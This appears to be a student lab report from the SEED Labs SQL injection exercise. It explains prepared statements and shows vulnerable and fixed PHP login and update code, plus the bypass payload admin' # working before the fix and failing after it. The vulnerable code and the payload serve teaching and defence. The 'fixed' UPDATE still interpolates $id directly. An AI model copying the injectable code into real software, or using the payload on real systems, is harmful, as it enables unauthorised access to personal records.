injection, it's bound to understand what happens when SQL server receives a query. The high-level workflow of how queries are executed is shown in Figure 3. In the compilation step, queries first go through the parsing and normalisation phase, where a query is checked against the syntax and semantics. The next phase is the compilation phase where keywords (e.g., SELECT, FROM, UPDATE, etc.) are converted into a format understandable to machines. Basically, in this phase, query is interpreted. In the query optimization phase, a number of different plans are considered to execute the query, out of which the best optimised plan is chosen. The chosen plan is store in the cache, so whenever the next query comes in, it will be checked against the content in the cache; if it's already present in the cache, the parsing, compilation and query optimisation phases will be skipped. The compiled query is then passed to the execution phase where it is actually executed. Prepared statement comes into the picture after the compilation but before the execution step. A prepared statement will go through the compilation step, and be turned into a pre-compiled query with empty placeholders for data. To run this precompiled query, data need to be provided, but these data will not go through the compilation step; instead, they are plugged directly into the pre-compiled query, and are sent to the execution engine. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. This is how prepared statement thwarts SQL injection attacks.



In this state, the SQL statement is pre-compiled into binary. Only placeholders for data are included in the prepared statement, not the actual data. Data will be binded to this statement later as pure data (so no more compilation will be conducted).

Figure 3: Prepared Statement Workflow

Here is an example of how to write a prepared statement in PHP. A SELECT statement is used in the following example. The use of prepared statement to rewrite the code that is vulnerable to SQL injection attacks is seen here.



```
$sql = "SELECT name, local, gender
        FROM USER_TABLE
        WHERE id = $id AND password ='$pwd' ";
$result = $conn->query($sql))
```

The above code is vulnerable to SQL injection attacks. It can be rewritten to the following

```
$stmt = $conn->prepare("SELECT name, local, gender
                        FROM USER_TABLE
                        WHERE id = ? and password = ? ");
// Bind parameters to the query
$stmt->bind_param("is", $id, $pwd);
$stmt->execute();
$stmt->bind_result($bind_name, $bind_local, $bind_gender);
$stmt->fetch();
```

Using the prepared statement mechanism, the process of sending a SQL statement to the database is divided into two steps. The first step is to only send the code part, i.e., a SQL statement without the actual the data. This is the prepare step. As seen in the above code snippet, the actual data are replaced by question marks (?). After this step, the data is sent to the database using bind_param(). The database will treat everything sent in this step only as data, not as code anymore. It binds the data to the corresponding question marks of the prepared statement. In the bind_param() method, the first argument "is" indicates the types of the parameters: “i” means that the data in $id has the integer type, and “s” means that the data in $pwd has the string type.

Previously:

Backend:

```
$conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Passw
ord='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Phone
Number='$input_phonenumber' where ID=$id;";
  }
  $conn->query($sql);
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
```

Home:

```
$conn = getDB();
      // Sql query to authenticate the user
      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
      FROM credential
      WHERE name= '$input_uname' and Password='$hashed_pwd'";
      if (!$result = $conn->query($sql)) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die('There was an error running the query [' . $conn->error . ']\n');
        echo "</div>";
      }
```

Fixed:

Backend:

```
$conn = getDB();
  // Don't do this, this is not safe against SQL injection attack
  $sql="";
  if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address=
?,Password= ?,PhoneNumber= ? where ID=$id;");
    $sql-
>bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$i
nput_phonenumber);
    $sql->execute();
    $sql->close();
  }else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET
nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
    $sql-
>bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenum
ber);
    $sql->execute();
    $sql->close();
  }
  $conn->close();
  header("Location: unsafe_home.php");
  exit();
```


Home:

```
$conn = getDB();
      // Sql query to authenticate the user
      $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= ? and Password= ?");
      $sql->bind_param("ss", $input_uname, $hashed_pwd);
      $sql->execute();
      $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber,
$address, $email, $nickname, $pwd);
      $sql->fetch();
      $sql->close();
```

- P.T.O -

Logging in as admin:

Before:




Employee Profile Login

USERNAME: admin' #

PASSWORD: Password

Login

Copyright © SEED LABs



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Anurag.R.Simha	10000	20000	9/20	10211002				
Ankusha N	20000	40000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Copyright © SEED LABs

Fig. 4(a): Vulnerable login.

- P.T.O -

After:

1. Entering the credentials



Employee Profile Login

USERNAME admin' #


PASSWORD Password

Login

Copyright © SEED LABs

Fig. 4(b): The credentials are entered.


2. Redirecting



```
<!--SEED Lab: SQL Injection Education Web plateform Author: Kailiang Ying Email: kying@syr.edu-->
<!--SEED Lab: SQL Injection Education Web plateform Enhancement Version 1 Date: 11th April 2018 Develo
<html lang="en">
▶<head>…</head>
▼<body>
  ▼<nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;"> flex
    ▼<a class="navbar-brand" href="#">
       <img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs">
     </a>
   </nav>
  ▼<div class="container col-lg-4 col-lg-offset-4" style="padding-top: 50px; text-align: center;">
    ▼<h2>
       <b>Employee Profile Login</b>
     </h2>
     <hr>
     <br>
    ▼<div class="container">
      ▶<form action="safe_home.php" method="get">…</form>
     </div>
     <br>
    ▶<div class="text-center">…</div>
   </div>
 </body>
</html>
```

Fig. 4(c): Using the inspect element to redirect the page.

3. Logging in



www.seedlabsqlinjection.com/safe_home.php?username=admin'+%23&Password=

The account information your provide does not exist.

Go back

Fig. 4(d): The access is denied.

Henceforth, with the vulnerability repaired, any SQL injection attempted deliberately fails to triumph.

****